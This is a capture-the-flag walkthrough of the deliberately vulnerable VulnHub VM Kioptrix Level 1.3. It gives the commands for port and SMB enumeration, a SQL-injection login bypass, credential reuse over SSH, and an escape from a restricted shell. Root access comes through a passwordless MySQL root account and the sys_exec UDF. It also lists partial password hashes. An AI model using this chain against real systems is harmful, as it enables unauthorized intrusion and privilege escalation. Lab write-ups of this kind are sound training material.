[VulnHub] Kioptrix: Level 1.3 (#4)

Date: 08/Oct/2019
**Categories**: oscp, vulnhub, linux
Tags: exploit_sqli, exploit_credsreuse, privesc_shell_escape, privesc_mysql_root, privesc_mysql_udf

Overview

This is a writeup for VulnHub VM Kioptrix: Level 1.3 (#4). Here's an overview of the `enumeration →` `exploitation → privilege escalation` process:

Killchain

Kioptrix: Level 1.3 (#4)

192.168.92.131

Phase #1: Enumeration

137/udp 139/tcp 445/tcp 22/tcp 80/tcp

liggoat login page

Phase #2: Exploitation

sqli using sqlmap   sqli manual

passwords for users john and robert   password for user john

ssh john@192.168.92.131

restricted shell

echo os.system('/bin/bash')

shell (john)

Phase #3: Privilege Escalation

/var/www/checklogin.php   mysql running as root

mysql creds for user root   mysql udf: /usr/lib/lib_mysqludf_sys.so

select sys_exec('usermod -a -G admin john');

sudo su

root

Figure 1: writeup.overview.killchain

TTPs

1. `80/tcp/http/Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)`: exploit_sqli, exploit_credsreuse, privesc_shell_escape, privesc_mysql_root, privesc_mysql_udf

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1   # Nmap 7.70 scan initiated Tue Oct  8 15:47:02 2019 as: nmap -vv --reason -Pn -sV -sC
    ↪   --version-all -oN
    ↪   /root/toolbox/writeups/vulnhub.kioptrix4/results/192.168.92.131/scans/_quick_tcp_nmap.txt
    ↪   -oX
    ↪   /root/toolbox/writeups/vulnhub.kioptrix4/results/192.168.92.131/scans/xml/_quick_tcp_nmap.xml
    ↪   192.168.92.131
2   Nmap scan report for 192.168.92.131
3   Host is up, received arp-response (0.0012s latency).
4   Scanned at 2019-10-08 15:47:03 PDT for 35s
5   Not shown: 566 closed ports, 430 filtered ports
6   Reason: 566 resets and 430 no-responses
7   PORT    STATE SERVICE     REASON          VERSION
8   22/tcp  open  ssh         syn-ack ttl 64 OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
9   | ssh-hostkey:
10  |   1024 9b:ad:4f:f2:1e:c5:f2:39:14:b9:d3:a0:0b:e8:41:71 (DSA)
11  | ssh-dss
    ↪   AAAAB3NzaC1kc3MAAACBAJQxDWMK4xxdEEdMA0YQLblzXV5xx6slDUANQmyouzmobMxTcImV1OfY9vB2LUjJwSbtuPn⌋
    ↪   /Ef7LCik29SLab6FD59QsJKz3tOfX1UZJ9FeoxPhoVsfk+⌋
    ↪   LDM4FbQxo0pPYhlQadVHAicjUnONl5WaaUEYuelAoU36v2wOKKDe+kRAAAAFQDAmqYNY1Ou7o5qEfZx0e9+⌋
    ↪   XNUJ2QAAAIAt6puNENxfFnl74pmuKgeQaZQCsPnZlSyTODcP961mwFvTMHWD4pQsg0j6GlPUZrXUCmeTcNqbUQQHei6l8U1zMO4xFY⌋
    ↪   /FGd1r3TqKXu+⌋
    ↪   jQxTmp7xvNBVHoT3rKPqcd12qtweTjlYKlcHgW5XL3mR1Nw91JrhMlAAAAIAWHQLIOjwyAFvUhjGqEVK1Y0QoCoNLGEFd⌋
    ↪   +wcrMLjpZEz7/Ay9IhyuBuRbeR/TxjitcUX6CC58cF5KoyhyQytFH17ZMpegb9x29mQiAg4wK1MGOi9D8OU1cW/COd⌋
    ↪   /E8LvrNLxMFllatLVscw/WXXTi8fFmOEzkGsaRKC6NiQhDlg==
12  |   2048 85:40:c6:d5:41:26:05:34:ad:f8:6e:f2:a7:6b:4f:0e (RSA)
13  |_ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApA/⌋
    ↪   UX2iq4JYXncTEDfBoyJWguuDkWDvyw4HlLyc1UBT3Pn2wnYLYa0MjwkBtPilmf5X1zK1z3su7oBEcSEt6o7RzDEUbC1O6nRvY4oSKw⌋
    ↪   +YDtLneY6IriJjHJ0DgNyXalPbQ36VZgu20o9dH8ItDkjlZTxRHPE6RnPiD1aZSLo452LNU3N+/2M/⌋
    ↪   ny7QMvIyPNkcojeZQWS7RRSDa2lEUw1X1ECL6zCMiWCOlhciZf5ieum9MnATTF3dgk4BnCq6dfdEvae0avSypMcs6no2CJ2j9PPoAQ⌋
    ↪   /WlAZzEbfna9YQ2cx8sW/W/9GfKA5SuLFt1u0iQ==
14  80/tcp  open  http        syn-ack ttl 64 Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6
    ↪   with Suhosin-Patch)
15  | http-methods:
16  |_  Supported Methods: GET HEAD POST OPTIONS
17  |_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
18  |_http-title: Site doesn't have a title (text/html).
19  139/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
20  445/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 3.0.28a (workgroup: WORKGROUP)
21  MAC Address: 00:0C:29:9E:D6:27 (VMware)
22  Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
23
24  Host script results:
25  |_clock-skew: mean: -5h00m23s, deviation: 2h49m43s, median: -7h00m24s
26  | nbstat: NetBIOS name: KIOPTRIX4, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
27  | Names:
28  |   KIOPTRIX4<00>        Flags: <unique><active>
29  |   KIOPTRIX4<03>        Flags: <unique><active>
30  |   KIOPTRIX4<20>        Flags: <unique><active>
31  |   WORKGROUP<1e>        Flags: <group><active>
32  |   WORKGROUP<00>        Flags: <group><active>
33  | Statistics:
34  |   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
35  |   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

```
36  |_   00 00 00 00 00 00 00 00 00 00 00 00 00 00
37  | p2p-conficker:
38  |   Checking for Conficker.C or higher...
39  |   Check 1 (port 10904/tcp): CLEAN (Timeout)
40  |   Check 2 (port 63363/tcp): CLEAN (Couldn't connect)
41  |   Check 3 (port 50750/udp): CLEAN (Failed to receive data)
42  |   Check 4 (port 25142/udp): CLEAN (Failed to receive data)
43  |_  0/4 checks are positive: Host is CLEAN or ports are blocked
44  | smb-os-discovery:
45  |   OS: Unix (Samba 3.0.28a)
46  |   Computer name: Kioptrix4
47  |   NetBIOS computer name:
48  |   Domain name: localdomain
49  |   FQDN: Kioptrix4.localdomain
50  |_  System time: 2019-10-08T11:47:00-04:00
51  | smb-security-mode:
52  |   account_used: guest
53  |   authentication_level: user
54  |   challenge_response: supported
55  |_  message_signing: disabled (dangerous, but default)
56  |_smb2-security-mode: Couldn't establish a SMBv2 connection.
57  |_smb2-time: Protocol negotiation failed (SMB2)
58
59  Read data files from: /usr/bin/../share/nmap
60  Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
61  # Nmap done at Tue Oct  8 15:47:38 2019 -- 1 IP address (1 host up) scanned in 36.59 seconds
```

2. From the SMB scan, we find that there are 3 users (other than `root`) on the target system:

```
1  ===============================
2  |     Users on 192.168.92.131  |
3  ===============================
4  index: 0x1 RID: 0x1f5 acb: 0x00000010 Account: nobody Name: nobody  Desc: (null)
5  index: 0x2 RID: 0xbbc acb: 0x00000010 Account: robert Name: ,,, Desc: (null)
6  index: 0x3 RID: 0x3e8 acb: 0x00000010 Account: root Name: root  Desc: (null)
7  index: 0x4 RID: 0xbba acb: 0x00000010 Account: john Name: ,,, Desc: (null)
8  index: 0x5 RID: 0xbb8 acb: 0x00000010 Account: loneferret Name: loneferret,,, Desc: (null)
```

Findings

Open Ports

```
1  22/tcp   |   ssh         |   OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
2  80/tcp   |   http        |   Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with
   ↪ Suhosin-Patch)
3  137/udp  |   netbios-ns  |   Microsoft Windows netbios-ns (workgroup: WORKGROUP)
4  139/tcp  |   netbios-ssn |   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5  445/tcp  |   netbios-ssn |   Samba smbd 3.0.28a (workgroup: WORKGROUP)
```

Users

```
1  ssh: root, robert, john, loneferret
```

Phase #2: Exploitation

1. We find a login page at `http://192.168.92.131:80/index.php` and successfully bypass it via a sqli. Once logged in, the webapp shows the unhashed/cleartext password for user `john`. We repeat the process to obtain password for user `robert` as well (`loneferret` is not registered on this web application):

```
1  name: john
2  password: ' or 1=1 -- -
3
4  name: robert
5  password: ' or 1=1 -- -
```

Figure 2: writeup.exploitation.steps.1.1

Figure 3: writeup.exploitation.steps.1.2

Figure 4: writeup.exploitation.steps.1.3

2. We successfully ssh as user `john` since this user has reused their web application credentials:

```
1  ssh john@192.168.92.131
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix4 # ssh john@192.168.92.131
john@192.168.92.131's password:
Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you  don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$ help
cd  clear  echo  exit  help  ll  lpath  ls
john:~$
```

Figure 5: writeup.exploitation.steps.2.1

3. We find ourselves in a restricted lshell that severly limits usability. We escape this restricted shell by running the `echo` command with `os.system` function:

```
1  echo os.system('/bin/bash')
```

```
john:~$
john:~$ echo os.system('/bin/bash')
john@Kioptrix4:~$
john@Kioptrix4:~$ id
uid=1001(john) gid=1001(john) groups=115(admin),1001(john)
john@Kioptrix4:~$
john@Kioptrix4:~$ uname -a
Linux Kioptrix4 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux
john@Kioptrix4:~$
john@Kioptrix4:~$ ifconfig
eth1      Link encap:Ethernet  HWaddr 00:0c:29:9e:d6:27
          inet addr:192.168.92.131  Bcast:192.168.92.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:965327 errors:16 dropped:67 overruns:0 frame:0
          TX packets:814455 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:126829768 (120.9 MB)  TX bytes:176814024 (168.6 MB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:16 errors:0 dropped:0 overruns:0 frame:0
          TX packets:16 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:800 (800.0 B)  TX bytes:800 (800.0 B)

john@Kioptrix4:~$
```

Figure 6: writeup.exploitation.steps.3.1

Phase #2.5: Post Exploitation

```
1  john@Kioptrix4> id
2  uid=1001(john) gid=1001(john) groups=1001(john)
```

```
3   john@Kioptrix4>
4   john@Kioptrix4> uname
5   Linux Kioptrix4 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux
6   john@Kioptrix4>
7   john@Kioptrix4> ifconfig
8   eth1  Link encap:Ethernet  HWaddr 00:0c:29:9e:d6:27
9         inet addr:192.168.92.131  Bcast:192.168.92.255  Mask:255.255.255.0
10        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
11        RX packets:934395 errors:16 dropped:67 overruns:0 frame:0
12        TX packets:784540 errors:0 dropped:0 overruns:0 carrier:0
13        collisions:0 txqueuelen:1000
14        RX bytes:122108860 (116.4 MB)  TX bytes:172750491 (164.7 MB)
15        Interrupt:17 Base address:0x2000
16  john@Kioptrix4>
17  john@Kioptrix4> users
18  root
19  loneferret
20  john
21  robert
```

Phase #3: Privilege Escalation

1. We explore the web directory and find `mysql` credentials for user `root`:

```
john@Kioptrix4:/var/www$ ls -la
total 44
drwxr-xr-x  5 root root 4096 2012-02-06 11:44 .
drwxr-xr-x 14 root root 4096 2012-02-04 09:57 ..
-rw-r--r--  1 root root 1477 2012-02-06 11:31 checklogin.php
-rw-r--r--  1 root root  298 2012-02-04 11:11 database.sql
drwxr-xr-x  2 root root 4096 2012-02-06 11:44 images
-rw-r--r--  1 root root 1255 2012-02-06 12:07 index.php
drwxr-xr-x  2 root root 4096 2012-02-04 18:33 john
-rw-r--r--  1 root root  176 2012-02-04 12:39 login_success.php
-rw-r--r--  1 root root   78 2012-02-04 11:33 logout.php
-rw-r--r--  1 root root  606 2012-02-06 15:42 member.php
drwxr-xr-x  2 root root 4096 2012-02-04 18:30 robert
john@Kioptrix4:/var/www$
john@Kioptrix4:/var/www$
john@Kioptrix4:/var/www$ cat checklogin.php
<?php
ob_start();
$host="localhost"; // Host name
$username="root"; // Mysql username
$password=""; // Mysql password
$db_name="members"; // Database name
$tbl_name="members"; // Table name
```

Figure 7: writeup.privesc.steps.1.1

2. We explore running processes and find that `mysql` is executing with elevated privileges (pid: 4638). We search for the required `mysql` shared object file and find it at `/usr/lib/lib_mysqludf_sys.so`. This means we can run custom commands from within `mysql` shell as user `root`:

```
john@Kioptrix4:/var/www$ ps aux | grep mysql
root      4596  0.0  0.1   1772   520 ?        S    11:45   0:00 /bin/sh /usr/bin/mysqld_safe
root      4638  0.4  6.4 127292 33176 ?        Sl   11:45   0:42 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --user=root --pid-file=/var/run/mysqld/mysqld.pid --skip-external-locking --port=
root      4640  0.0  0.1   1700   560 ?        S    11:45   0:00 logger -p daemon.err -t mysqld_safe -i -t mysqld
john      6087  0.0  0.1   3004   752 pts/0    R+   14:31   0:00 grep mysql
john@Kioptrix4:/var/www$
john@Kioptrix4:/var/www$ locate lib_mysqludf_sys.so
/usr/lib/lib_mysqludf_sys.so
john@Kioptrix4:/var/www$
```

Figure 8: writeup.privesc.steps.2.1

3. We connect to `mysql` as user `root` and execute a command to add user `john` to the `admin` group:

```
1  mysql -h localhost -u root -p
2    select sys_exec("usermod -a -G admin john");
3    exit
```

9

```
john@Kioptrix4:/var/www$ mysql -h localhost -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 64419
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> select sys_exec("usermod -a -G admin john")
    -> ;
+-------------------------------------+
| sys_exec("usermod -a -G admin john") |
+-------------------------------------+
| NULL                                |
+-------------------------------------+
1 row in set (0.05 sec)

mysql>
mysql> Bye
john@Kioptrix4:/var/www$
```

Figure 9: writeup.privesc.steps.3.1

4. Now we can change to user `root` and complete the challenge:

```
1  sudo su
2  cat /root/congrats.txt
```

```
john@Kioptrix4:/var/www$ sudo su
[sudo] password for john:
root@Kioptrix4:/var/www# 
root@Kioptrix4:/var/www# id
uid=0(root) gid=0(root) groups=0(root)
root@Kioptrix4:/var/www# 
root@Kioptrix4:/var/www# uname -a
Linux Kioptrix4 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux
root@Kioptrix4:/var/www# 
root@Kioptrix4:/var/www# ifconfig
eth1      Link encap:Ethernet  HWaddr 00:0c:29:9e:d6:27
          inet addr:192.168.92.131  Bcast:192.168.92.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:932803 errors:16 dropped:67 overruns:0 frame:0
          TX packets:784208 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:121926958 (116.2 MB)  TX bytes:172674686 (164.6 MB)
          Interrupt:17 Base address:0x2000
```

Figure 10: writeup.privesc.steps.4.1

```
root@Kioptrix4:~# cat congrats.txt
Congratulations!
You've got root.

There is more then one way to get root on this system. Try and find them.
I've only tested two (2) methods, but it doesn't mean there aren't more.
As always there's an easy way, and a not so easy way to pop this box.
Look for other methods to get root privileges other than running an exploit.

It took a while to make this. For one it's not as easy as it may look, and
also work and family life are my priorities. Hobbies are low on my list.
Really hope you enjoyed this one.

If you haven't already, check out the other VMs available on:
www.kioptrix.com

Thanks for playing,
loneferret

root@Kioptrix4:~#
```

Figure 11: writeup.privesc.steps.4.2

Loot

Hashes

```
1  root:$1$5GMEyqwV$xOb1nMsYFXvczNOyIOkBB.:15375:............
2  loneferret:$1$/x6RLO82$43aCgYCrK7p2KFwgYw9iU1:15375.............
3  john:$1$H.GRhlY6$sKlytDrwFEhu5dULXItWw/:15374:............
4  robert:$1$rQRWeUha$ftBrgVvcHYfFFFk6Ut6cM1:15374:............
```

Credentials

```
1  liggoat: john/MyNameIs...., robert/ADGAdsafdfwt4ga......
2  ssh: john/MyNameIs...., robert/ADGAdsafdfwt4ga......
```

References

[+] https://www.vulnhub.com/entry/kioptrix-level-13-4,25/
[+] https://www.abatchy.com/2016/12/kioptrix-level-13-4-walkthrough-vulnhub.html
[+] http://www.gcura.tech/kioptrix-level-1-3-4/
[+] https://web.archive.org/web/20190822075547/https://www.adampalmer.me/iodigitalsec/2013/08/13/mysql-root-to-system-root-with-udf-for-windows-and-linux/
[+] https://bernardodamele.blogspot.com/2009/01/command-execution-with-mysql-udf.html